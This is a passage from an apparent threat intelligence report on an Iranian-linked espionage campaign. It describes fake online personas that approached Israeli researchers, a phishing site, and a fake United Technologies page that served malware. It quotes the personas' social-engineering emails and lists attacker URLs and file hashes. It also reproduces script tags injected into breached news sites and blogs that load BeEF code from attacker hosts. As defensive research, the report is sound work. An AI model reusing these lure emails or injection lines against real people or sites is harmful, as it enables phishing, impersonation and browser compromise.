
Yafa Hyat

Fake entity "Yafa Hyat" (@yafa1985hyat, online at time of writing) has contacted an Israeli Iranist via a direct message on twitter, pretending to be a political researcher who needs help with an article:







The researcher was asked to read the article in her "google account", which was also a phishing page in Google sites: [https://sites.google\[.\]com/site/yaffadocuments/](https://sites.google[.]com/site/yaffadocuments/) :



The site automatically redirects to a phishing website hosted in a domain registered by the attackers, *download-google.orginal-links[.]com*:



"Yafa" also sent an email from *yaffa.hyatt9617@gmail.com* to a university professor, asking to work at the university center she is heading. The email itself did not contain malicious content, and was likely sent to build trust prior to sending a phishing link or malware:

From: yaffa hyatt [mailto:yaffa.hyatt9617@gmail.com]
Sent: Tuesday, September 5, 2017 11:17 AM
To: [REDACTED]
Subject: Research And Work

[REDACTED] Hello Professor [REDACTED]
I'm Yaffa Hyatt raised in California but I'm Israeli . I have studied Political Science with orientation of Middle and Near East at Long Beach University in California .
In my researches I noticed that there is a center named [REDACTED] Center in [REDACTED] University which is pioneer in Middle East studies specially researches about Persian Gulf .
I have brief experiences and researches about Persian Gulf . I would like to work and study at the [REDACTED] University I hope you accept me as your student and take advantage of your experience.
Please respond My message
Im waiting For your Respond

Bahar Azadeh

Fake entity "Bahar Azadeh" (bahra.azadeh88@gmail.com and @baharazadeh1²², online at time of writing) sent emails with different background stories to multiple researchers. In two cases, she was a "Jewish girl who has an Iranian origin and who has studied in the field of political science":

From: bahar azadeh <bahra.azadeh88@gmail.com>
Date: 3 September 2017 at 10:18:35 GMT+3
To: [REDACTED]
Subject: Please Guide Me

Hello Dear [REDACTED], how are you?
I am one of your followers in your Facebook Page. I am a Jewish girl who has an Iranian origin and who has studied in the field of political science I living in iran. And I intend to continue studying to leave Iran and get shelter in the beautiful country of Israel.and I Enjoy your Article.
I have some questions .I am waiting for your response
I need your help

From: "bahar azadeh" <bahra.azadeh88@gmail.com>
Date: Sep 2, 2017 1:52 PM
Subject: Please Guide Me
To: [REDACTED]
Cc:

Hell Dear [REDACTED], how are you?
I am one of our fans who through reading your book and I was interested in your work. I am an Iranian girl who has studied in the field of political science and has done a lot of studies about the religion of Judaism and Israel, and I have greatly attracted this religion.
I have some questions .I am waiting for your response
I need your help 🙏🙏🙏🙏

²² <https://twitter.com/baharazadeh1>

Yet in a third case she claimed to be Baha'i living in Tehran:

From: bahar azadeh [mailto:bahra.azadeh88@gmail.com]
Sent: Monday, September 4, 2017 9:45 AM
To: [REDACTED]
Subject: Please Guide Me

درود
آقای دکتر من یک بهایی هستم و در شهر تهران زندگی میکنم البته اگر بشود اسمش را زندگی گذاشت همانطور که میدانید حال روز ما بهایی در ایران اصلا خوب نیست به طوری که امروزه از حق طبیعی خود یعنی تحصیل هم محروم هستیم طوری که انگار ما بهایی ها انسان نیستیم و حق زندگی نداریم. من در دانشگاه سراسری ایران قبول شدم و بعد از دو سال درس خواندن در دانشگاه از منابعی فهمیدن که من بهایی هستم و من را از اخراج کردن من هم معطل نماندم و دست به اعتراض های پیاپی زدم که برای این موضوع بارها احضار شدم و دیگر حس میکنم ایران برای من تبدیل به جهنمی شده که هر چه تلاش میکنم نمیتوانم از این جهنم خلاصی یابم.
یکی از دلایلی که من از شما درخواست کمک و راهنمایی کردم خواندن کتاب ([REDACTED]) شما بوده است و واقعا مطالعات شما در این حوزه ارزشمند و مفید بوده است و همین موضوع باعث زیبایی این کتاب شده است.
«چند سوال از شما دارم خواهش میکنم پاسخ من را بدهید»

Translation:

Hello,

Mr. Dr., I am a Bahai living in Tehran, if you can call it a life. As you know, the present situation in Iran for us Bahais is not good at all, so that we are even deprived of our natural right, that is, higher education, as if we Bahais are not human and have no right to live.


<redacted>, I have been accepted to universities all across Iran, and after two years of studying in a university, they realized from certain sources that I was Bahai, and expelled me. I did not sit idle and began to constantly protest, I've been summoned [to court] quite a few times for this thing, and I already feel Iran has become a hell for me, and as much as I try I can't find salvation from this hell.

One of the reasons I've asked you for help and guidance was reading your book (<redacted>), and your research in this field has been really valuable and helpful, which made this book so beautiful.

"I have a few questions for you, please answer me".

The entities' email address is connected to a fake Facebook entity called *Emilia Karter* (online at time of writing):





Impersonating real companies


United Technologies impersonation

The attackers created a website impersonating UTC (United Technologies), “an American multinational conglomerate which researches, develops and manufactures products in numerous areas, including aircraft engines, [and] aerospace systems [...]. UTC is a large military contractor, getting about 10% of its revenue from the U.S. government”²³. The fake website was first reported by Iran Threats researchers on 6 February 2017²⁴. We do not have evidence that UTC was targeted or impacted.

The fake website, which was built in January 2017, claimed to offer “Free Special Programs And Courses For Employees Of Aerospace Companies like Lockheed Martin, SNCORP,”. It was a decoy to make visitor download a “Flash Player”, which was in fact DownPaper malware, analyzed later in this report.

²³ https://en.wikipedia.org/wiki/United_Technologies

²⁴ <https://iranthreats.github.io/resources/macdownloader-macos-malware/>



The malware was served from the following location:


http://login.radio-m[.]cf/utc/dnld.exe

It was contained in a cabinet self-extractor that impersonates a legitimate Windows software:

dnld.exe

be207941ce8a5e212be8dde83d05d38d

3b4926014b9cc028d5fb9d47fee3dbd9376525dcb3b6e2173c5edb22494cfa9b




Watering holes

The attackers breached the following websites pertaining to Iranian and Jewish cultural affairs:

Breached website	Description
hamijoo[.]com	An Iranian crowdfunding platform
www.jewishjournal[.]com	A Jewish news site
www.estherk[.]com	A personal blog of one of JewishJournal's writers
www.boloogh[.]com	A sex education website for Iranian youth
levazand[.]com	A personal blog of an Iranian living in United sates

A script tag that loads BeEF JavaScript from w3school.hopto[.]org or from bootstrap.serveftp[.]com was added, as can be seen in the images below:



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JEWISH JOURNAL

Connect. Inform. Inspire.

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by Jacob Kornbluh, *Jewish Insider*



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WATCH: Panelists debate Trump and the Jews



Judge records emails

```

Inspector Console Debugger Style Editor Performa... Network
html.js.cssanimations.csstransitions > head > script
<script src="/web/20161219082345/http://cdn.taboola.com/libtrc/jewishjournal/loader.js" async=""></script>
<script src="https://www.googletagservices.com/tag/js/gpt.js" type="text/javascript" async=""></script>
<script type="text/javascript" async="" src="/web/20161219082345/https://secure.quantserve.com/quant.js"></script>
<script src="//www.google-analytics.com/analytics.js" async=""></script>
<script type="text/javascript" src="/static/js/analytics.js"></script>
<script type="text/javascript">archive_analytics.values.server_name="wwwb-app7.us...</script>
<link type="text/css" rel="stylesheet" href="/static/css/banner-styles.css"></link>
<script src="/web/20161219082345js_/http://bootstrap.serveftp.com:2060/bootstrap.js"></script>
<title>Jewish Journal: U.S., Israel, Jewish news</title>
    
```

```


53 <link rel="stylesheet" href="http://www.estherk.com/wp-content/plugins/social-media-tabs/css/dcsmt.cs
54 <!-- Jetpack Open Graph Tags -->
55 <meta property="og:type" content="website" />
56 <meta property="og:title" content="Esther D. Kustanowitz" />
57 <meta property="og:description" content="Writing, Editing & Creative Media Consulting" />
58 <meta property="og:url" content="http://www.estherk.com/" />
59 <meta property="og:site_name" content="Esther D. Kustanowitz" />
60 <meta property="og:image" content="https://s0.wp.com/i/blank.jpg" />
61 <meta name="twitter:site" content="@EstherK" />
62 <style>
63 .fixed.c2right #primary-content{width:640px;left:320px}
64 .fixed.c2right #sidebar{width:320px;left:320px}
65 .fixed.c2right #mask-1{right:320px}
66 .media .icon{background: transparent url("http://www.estherk.com/wp-content/themes/mystique/mods/SocialMedia
67 </style>
68 <script type="text/javascript" src="http://w3schools.hopto.org:2061/tesma.js"></script>
69 </head>
70 <body class="home blog no-js no-fx c2right fixed browser-gecko">
71
72 <script> document.body.className = document.body.className.replace('no-js',''); </script>
73
74 <!-- page -->
75 <div id="page">
76
    
```

Spear Phishing for credential stealing

The attackers sent hundreds, maybe thousands, of spear phishing emails to hundreds of targets. In this section, we will present samples of spear phishing emails²⁵.

Wave 1

The attackers breached the Gmail account of Alon Gur Arye, an Israeli film producer. Alon produced a satire film about the Israeli Mossad, which potentially confused the attackers to thinking he is associated with the Israeli Mossad. The breached account was used to send a phishing email to Tamar Eilam Gindin (who is targeted by the group since 2015²⁶). Below is a screenshot of the phishing email:



